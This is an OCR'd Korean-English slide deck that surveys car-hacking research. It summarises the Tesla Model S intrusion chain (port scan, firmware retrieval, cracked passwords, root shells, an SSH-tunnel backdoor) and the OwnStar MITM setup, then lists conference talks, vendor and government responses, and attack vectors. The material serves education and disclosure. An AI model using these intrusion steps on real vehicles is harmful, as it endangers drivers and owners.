
Summary of this speaking

- Tesla S엔 세 가지 종류의 운영체제 존재
  - IC : Instrument Cluster
  - CID : Center Information Display
  - GATEWAY




Summary of this speaking





차량 분해 및 분석 과정 중 Ethernet 케이블 발견

Summary of this speaking




```
Nmap scan report for 192.168.90.100

PORT      STATE SERVICE                VERSION
22/tcp    open  ssh                    OpenSSH 5.5p1 Debian 4ubuntu4
53/tcp    open  domain                 dnsmasq 2.58
80/tcp    open  http                   mini_httpd 1.19 19dec2003
111/tcp   open  rpcbind (rpcbind V2)   2 (rpc #100000)
2049/tcp  open  nfs (nfs V2-3)         2-3 (rpc #100003)
4030/tcp  open  unknown
4035/tcp  open  wap-push-http?
4050/tcp  open  unknown
4060/tcp  open  unknown
4070/tcp  open  unknown
4080/tcp  open  lorica-in?
4090/tcp  open  omasgport?
4092/tcp  open  unknown
4094/tcp  open  unknown
4096/tcp  open  bre?
4102/tcp  open  unknown
4110/tcp  open  unknown
```

```
Welcome to Model S ic-updater (xxxxxxxxx @ xxxxxxxxx) up 26017.436136000s!
> status
Executable: /bin/ic-updater, personality: ic-updater, hash xxxxxxxxx
Listening for command connections on port 28493
Listening for HTTP connections on port 21576
uptime: 26018.764245000s
mem=384M@0M nvmem=128M@384M vmalloc=384M video=tegrafb
usbcore.old_scheme_first=1 smsc95xx.nv_bl_macid=usb0:xx:xx:xx:xx:xx:xx
mbrsector=0 envsector=c40 nvsku=699-xxxx-xxxx-xxx SkuVer=D  ProdInfo=xxx-
xxxx-xxxx-xxxx ProdVer=G  nosmp qbp=aiw-xxxxxxxx qbbootpart=11
mtdbootpart=10 envpart=7
envval=xx.xx.xx.xx.x.x.x.x.x.x.xx.xx.xx.xx.ff.xx.xx.xx.xx.xx.xx.xx.xx.
thispartid=10 rdinit=/sbin/init quiet crossplex ip=off rw
console=ttyS0,115200n8 mtdparts=tegra_nor:65536K@0K(whole_device),
262144@0(bct),131072@262144(pt),1966080@393216(stage1_recovery),
1048576@2359296(stage2_recovery),1966080@3407872(stage1_primary),
1048576@5373952(stage2_primary),393216@6422528(env),
5242880@6815744(recovery),27525120@12058624(kernel_a),
27525120@39583744(kernel_b) ehci3=eth
```

One day, the CID updater showed a firmware download URL…

– Vulnerability #5

```
firmware_download_url = http://firmware-bundles.vn.teslamotors.com:4567/…
```

포트 스캐닝 결과 다수의 포트가 열려있었고, 그 중 ic-updater에서 다양한 정보 노출

Summary of this speaking

646,422,592 bytes later...

```
$ file fw.bin
fw.bin: Squashfs filesystem, little endian, version 4.0,
165372936703 bytes, 17840 inodes, blocksize: 38 bytes
```

SquashFS
- compressed file system

bin	games	ic-slash-lib	sbin
cid-lib	ic-lib	ic-slash-sbin	share
deploy	ic-slash-bin	lib	src
etc	ic-slash-etc	local	tesla

Shadow cracked. Way too fast.
- Vulnerability #6: Multiple weak passwords in the IC shadow file.

IC 장악 성공

Cracked accounts were sudoers.
- D'oh.

```
nvidia@ic-5YJSA1OMGMYVIN$ sudo bash
root@ic-5YJSA1OMGMYVIN#
```

ic-updater 서비스를 통해 알게 된 fw URL로부터 펌웨어 획득 및 분석, passwd 크랙

Summary of this speaking

0x0E GETTING TO THE CID

CID sets "tesla1" account password to security token.

...then informs the IC of that security token.

...and the IC stores that token in plaintext on disk

```
ssh tesla1@192.168.90.100
tesla1@192.168.90.100's password:
Linux cid 2.6.36.3-pdk25.023-Tesla-core-2014.1 #see_/etc/
commit SMP PREEMPT 1202798460 armv7l GNU/Linux


Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/
Last login: Sun Jul 12 21:06:12 2015 from 192.168.90.42
tesla@cid-5YJSA10MGMYVIN$
```

Also a sudoer.

```
tesla@cid-5YJSA10MGMYVIN$ sudo bash
root@cid-5YJSA10MGMYVIN#
```

앞서 해킹한 IC로부터 CID로 접근할 수 있는 평문 passwd 획득

Summary of this speaking

Trigger events via CID and watch for unique traffic
- e.g. Lock doors, enable parking brake

Usually one unique payload per event
- UDP broadcast, CID source IP, dest port 20100

```
$ ./tescat -p 20100
UNIQ 02.AC 0F00F58F32011FC5
UNIQ 02.2C C70F928F12001FC5
UNIQ 04.12 0606C8675C00
UNIQ 02.AC 0D00F88F30011FC5
UNIQ 02.2C C10F978F07001FC5
UNIQ 02.AC 1900F08F2A011FC5
UNIQ 02.2C C10F9B8F1D001FC5
UNIQ 02.AC 1200FA8F32011FC5
UNIQ 02.2C B80F8E8F1C001FC5
UNIQ 02.AC 0900F68F2C011FC5
UNIQ 02.2C B20F908F16001FC5
UNIQ 02.AC 0900F28F28011FC5
UNIQ 02.2C B30F918F09001FC5
```

Power off car	Control headlights
Start car (w/o keys)	Control internal lights
Lock/Unlock	Change suspension
Open/Close sunroof	Change climate
Open the frunk/trunk	Honk horn

각 이벤트별(도어락, 브레이크 등) 패킷 분석

Summary of this speaking

Set up an SSH tunnel between the CID and a server.

We can now remotely SSH into our car.

CID에 SSH 터널링 백도어 설치 후 차량 원격 제어 시연
https://youtu.be/KX_0c9R4Fng?t=10m59s


Summary of this speaking


OTA update pushed at ludicrous speed
- They can push updates to the entire fleet of cars in ~1 week.

Fixes two of vulnerabilities we disclosed
- Weak CID passwords
- IC/CID updater information disclosure
- Others are in the process of being addressed

Increases hardening of the system as a whole
- Improves resilience to browser compromise
- Restricts access to the gateway

#win







신속한 취약점 패치 결과


2015.08 - DEFCON 23
Drive it like you Hacked it: New Attacks and Tools to Wireles
Samy Kamkar

- 공격 대상 차량
  - GM Onstar
  - BMW, Benz, Chrysler, ...
- GM Onstar란?
  - Connected car system
  - 원격 시동, 차량 온도 관리, 길안내, 구조 요청, 도난 방지
- Vulnerability Point
  - No warning on not validated SSL certificate
  - No SSL certificate pinning
- Hyundai bluelink vulnerability(2017.04) was similar to this one
- URL
  - https://www.youtube.com/watch?v=UNgvShN4USU

Summary of this speaking








Fake AP를 이용한 강제 접속 유도 및 로그인 패킷 분석

Summary of this speaking

SSL MITMA

- Raspberry Pi
- FONA GSM board
- mallory (SSL MITMA)
- dns spoofing (api.gm.com)
- iptables
- Alfa AWUS036h
- Edimax Wifi dongle
- pre-paid SIM card

OwnStar



Lessons

- Validate certificates from CA


Press Release issued on 19 April 2010
Hongkong Post Certification Authority's root certificate included in Mozilla Firefox web browser


- **Better yet,** use certificate pinning and ignore CAs altogether
- Hash password with random salt on authentication (challenge-response)
- **Always assume you're on a hostile network**

원격 차량 시동 시연, 보안 패치 방법 설명

2015.08 - Black Hat USA
Broadcasting Your Attack: Security Testing DAB Radio in Cars
Andy Davis

- Digital Audio Broadcasting(DAB) Radio 수신기를 대상으로 한 공격 방법
  - DAB = 우리나라의 DMB(digital multimedia broadcasting)와 유사
- 오디오, 음원 정보, 사진 등을 라디오 주파수를 통해 전송
- 멀티미디어 포맷 헤더 혹은 DAB 자체 프로토콜의 헤더 변조를 통해 공격 가능
- 자세한 취약점은 공개하지 않음 (NDA?)
- URL
  - https://www.youtube.com/watch?v=ryNtz1nxmO4





2016.07 - Black Hat USA
ADVANCED CAN INJECTION TECHNIQUES FOR VEHICLE NETWORKS
Charlie Miller & Chris Valasek

- CanBus를 이용한 차량 제어 범위엔 한계가 있음
- 예를 들어 운전대 제어 CAN 패킷을 보내도 실제로는 운전대가 움직이지 않음, 그 이유는 정상 CAN 패킷과 injection된 패킷이 충돌하기 때문
- 이러한 경우에 CAN 패킷 Injection을 가능하게 하는 방법을 공개한 발표
- 어떻게?
  - block the original CAN message
    - making specific ECU to diagnostic mode or bootrom mode
- URL
  - https://www.youtube.com/watch?v=4wgEmNlu20c
  - http://illmatics.com/can%20message%20injection.pdf

2016.09
Car Hacking Research: Remote Attack Tesla Motors by Keen Security Lab

- 공격 대상 차량
  - Tesla Model S P85 and 75D
- Vulnerability point
  - Web browser (old webkit bug)
    + Fake Wi-Fi hotspot
      + SSID/PW(abcd123456) 고정
    + MITM
    + CVE-2011-3928
- 공격 효과
  - Door lock/unlock
  - Swing Wiper, Folding mirror
  - Open Trunk, Sunroof
  - Force Brake

- URL
  - http://keenlab.tencent.com/en/2016/09/19/Keen-Security-Lab-of-Tencent-Car-Hacking-Research-Remote-Attack-to-Tesla-Cars/
  - http://purplefrog.tistory.com/155

2017.03
The CIA may be hacking cars

- WikiLeaks는 CIA가 암살을 목적으로 자동차 해킹을 계획했었다라고 주장
- CIA의 2014년 회의록 중 임베디드 디바이스 카테고리의 “잠재적 미션” 항목에 “Vehicle Systems”과 차량용OS인 “QNX”가 포함되어 있었음
- WikiLeaks에 의해 공개된 CIA Vault 7 문서에 위 같은 내용이 포함되어 있음

ETC presentations

2010년 이전의 논문들

- Security in Automotive Bus Systems (2004)
  - http://www.weika.eu/papers/WolfEtAl_SecureBus.pdf
- State of the Art: Embedding Security in Vehicles (2007)
  - http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.384.9735&rep=rep1&type=pdf
- Securing vehicles against cyber attacks (2008)
  - https://www.researchgate.net/publication/247926831_Securing_vehicles_against_cyber_attacks
- A Spy Under the Hood: Controlling Risk and Automotive EDR (2008)
  - http://digitalcommons.calpoly.edu/cgi/viewcontent.cgi?article=1283&context=eeng_fac

CAN BUS Hacking

- 2013 RECON - Hot-Wiring of the Future: Exploring Car CAN Buses
  - https://www.youtube.com/watch?v=RZ9HD9WaCrs
  - CAN Bus 해킹을 위한 도구 개발, 구조 및 과정 소개

- DEFCON 21 - How to Hack Your Mini Cooper: Reverse Engineering Controller Area Network (CAN) Messages
  - https://www.youtube.com/watch?v=WuMJfQUDoOY
  - CAN message구조, CAN traffic을 캡처해서 id별로 분류하고 CAN Message를 리버싱하여 계기판 조작

- Black Hat Asia 2015 - Hopping on the CAN Bus
  - https://www.youtube.com/watch?v=U1yecKUmnFo
  - CAN Bus 공격 방법(DoS, Injection), CAN message 전송 방법(Hardware - OBD-II, UDS / Software - CANard)

- DEFCON 23 - Vehicle Hacking Village - SocketCAN
  - https://www.youtube.com/watch?v=Ym8xFGO0llY

- DEFCON 24 Car Hacking Village - Deep Learning on CAN BUS
  - https://www.youtube.com/watch?v=1QSo5sOfXtI

- DEFCON 24 Car Hacking Village - CAN i haz car secret plz
  - https://www.youtube.com/watch?v=gx35otoHQgw

Automobile firmware hacking

- Defcon 22 - Playing with Car Firmware or How to Brick your Car
  - https://www.youtube.com/watch?v=a84ZIQSNSfg
  - 자동차 펌웨어를 얻는 방법, 업데이트(수정) 하는 방법, 펌웨어 분석 결과 발표

- DEFCON 15: Hack Your Car for Boost and Power!
  - https://www.youtube.com/watch?v=r0I2tudyFYI
  - ECU re-flashing을 통해 speed limitation 해제

- 2013 DEFCON 21 - Dude, WTF in my car?
  - https://www.youtube.com/watch?v=Y1YmJ0ZYMic
  - K-Line protocol을 사용하는 ECU 펌웨어 추출 및 분석 (EDC15/ME7xx, EDC16/MED9xx), 이를 이용해 펌웨어를 수정하거나 차를 고장내는 방법

RF Based Hacking

- 2016 DEFCON 24 Car hacking village - Security Flaws in Automotive Immobilizer
  - https://www.youtube.com/watch?v=p3SJp-7LSNs
  - 원격 키의 RF 신호를 분석하고 replay하여 차량 도어락 오픈

- HITB 2017 - Chasing Cars: Keyless Entry System Attacks
  - https://www.youtube.com/watch?v=rhm1TiFJc7s
  - 무선 스마트키에 대한 무선 릴레이 장비를 만들어 car door 오픈

Self-Driving car hacking

- DEFCON 21 - Hacking Driverless Vehicles
  - https://www.youtube.com/watch?v=TMViIM4I7TE
  - 자율주행시스템의 구조 설명, 사용되는 센서 종류와 각 센서에 대한 공격 벡터 설명
- Black Hat EUROPE 2015 - Self-Driving and Connected Cars: Fooling Sensors and Tracking Drivers
  - https://www.youtube.com/watch?v=C29UGFsIWVI
  - 각종 센서(camera, LIDAR, RADAR, GPS)를 이용한 자율주행차 해킹
- DEFCON 24 - Can You Trust Autonomous Vehicles: Contactless Attacks against Sensors of Self-driving Vehicle
  - https://www.youtube.com/watch?v=orWqKWvIW_0
  - 센서를 이용해 self-driving vehicle 공격하는 방법 (ultrasonic/radar jamming, spoofing)

Automobile Security(방어 관점)

- HITB 2016 - CANsee: An Automobile Intrusion Detection System
  - https://www.youtube.com/watch?v=XBg8xhK7L0w
  - 낮은 비용으로 CANBUS에 대한 악의적인 트레픽을 monitoring, capture하고 결과를 중앙서버에 전송하는 CAN BUS용 IDS 개발 과정에 대한 내용

- CanSecWest 2017 - A platform base on visualization for protecting CAN bus security
  - https://cansecwest.com/slides/2017/CSW2017_MinruiYan-JianhaoLiu_A_visualization_tool_for_evaluating_CAN-bus_cybersecurity.pdf

- CanSecWest 2017 - Automotive Intrusion Detection
  - https://cansecwest.com/slides/2017/CSW2017_JunLi_Car_anomaly_detection.pdf

- DEFCON 23 - Vehicle Hacking Village - Safer Sooner Automotive Cyber Safety
  - https://www.youtube.com/watch?v=IO-MrkyHPpI


- BSides Knoxville 2016 - Intro to Automotive Security
  - https://www.youtube.com/watch?v=yAzqFhq06_E

그 외의 발표들

- 2015 syscan360 - Car Hacking: Witness Theory to Scary and Recover From Scare
  - https://www.syscan360.org/slides/2015_EN_AutomotiveCyberSecurity_JianhaoLiu_JasonYan.pdf
  - BYD telematic 구조, web 취약점, mobile app 취약점 분석
- DEFCON 20 - DIY Electric Car
  - https://www.youtube.com/watch?v=e4pqdk-U2RE
  - 전기차 DIY 하기 (모터, 배터리, 모터 컨트롤러등을 직접 차에 설치하는 내용)
- 2013 HITB - The Infosec Risks of Charging Electric Cars
  - https://www.youtube.com/watch?v=Lbq3mAG0mFk
  - 전기차 충전소에 대한 잠재적인 취약점(인적인 문제, 물리적인 공격, 암호, RFID, 프로토콜 등) 공격 시나리오에 대한 설명
- SyScan 2014 - Car Hacking: For Poories
  - https://www.youtube.com/watch?v=0OKUfPX6JXE
  - 자동차 해킹을 하기 전에 알아야 되는 것(CAN, ECU), ECU를 자동차에서 분리한 후 작동하게 하는 방법 설명

Vendor's Action

- Bug bounty 운영
  - UBER
  - GM
  - TESLA
  - CHLYSLER



- AUTO-ISAC 설립
  - 자동차 사이버보안을 위한 정보공유분석센터
    - 외부 해킹 방어, 기술 보안 강화를 위해 글로벌 자동차 메이커 15개사를 주축으로 2015년 7월에 설립
    - 자동차 사이버 보안 보고서 열람 및 보안 포털 이용 가능


- 일본에서도 도요타·닛산·혼다를 주축으로 한 자동차 제조사 연합 조직이 사이버 공격에 대응하는 공동 방어체제를 구축

Government's Action

- 미국 의회에서는 자동차 보안을 강제화 시키는 보다 엄격한 기준의 새로운 차량 보안 법안을 준비 중
  - http://www.econovill.com/news/articleView.html?idxno=300935

- NHTSA(미국 도로교통안전위원회)에서 사이버보안 가이드라인 만들어 자동차 업체들에게 제공
  - http://www.now.go.kr/ur/poliTrnd/UrPoliTrndSelect.do?poliTrndId=TRND0000000000030257&pageIndex=1&screenType=V
  - https://www.nhtsa.gov/staticfiles/nvs/pdf/812333_CybersecurityForModernVehicles.pdf
  - https://www.slideshare.net/YeJunJeon/161031-ver01-68332413

Attack Vectors of vehicle



- **Physically Access**

  - ✓ OBD-II Port, Ethernet

- **Bluetooth Based Vulnerabilities Analysis**

  - ✓ Bluetooth stack vulnerabilities
  - ✓ Bluetooth Packet analysis
  - ✓ Memory corruption on parsing

- **USB Based Vulnerabilities Analysis**

  - ✓ USB stack vulnerabilities
  - ✓ Multimedia file fuzzing
  - ✓ File System handling vulnerabilities

- **Telematics based Vulnerabilities Analysis**

  - ✓ Remote attack via SMS
  - ✓ Remote attack via Internet(TCP/IP)
  - ✓ Memory corruption on parsing

